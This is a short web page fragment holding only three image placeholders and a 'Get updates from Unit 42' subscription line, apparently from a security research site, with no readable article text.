





 Get updates from Unit 42
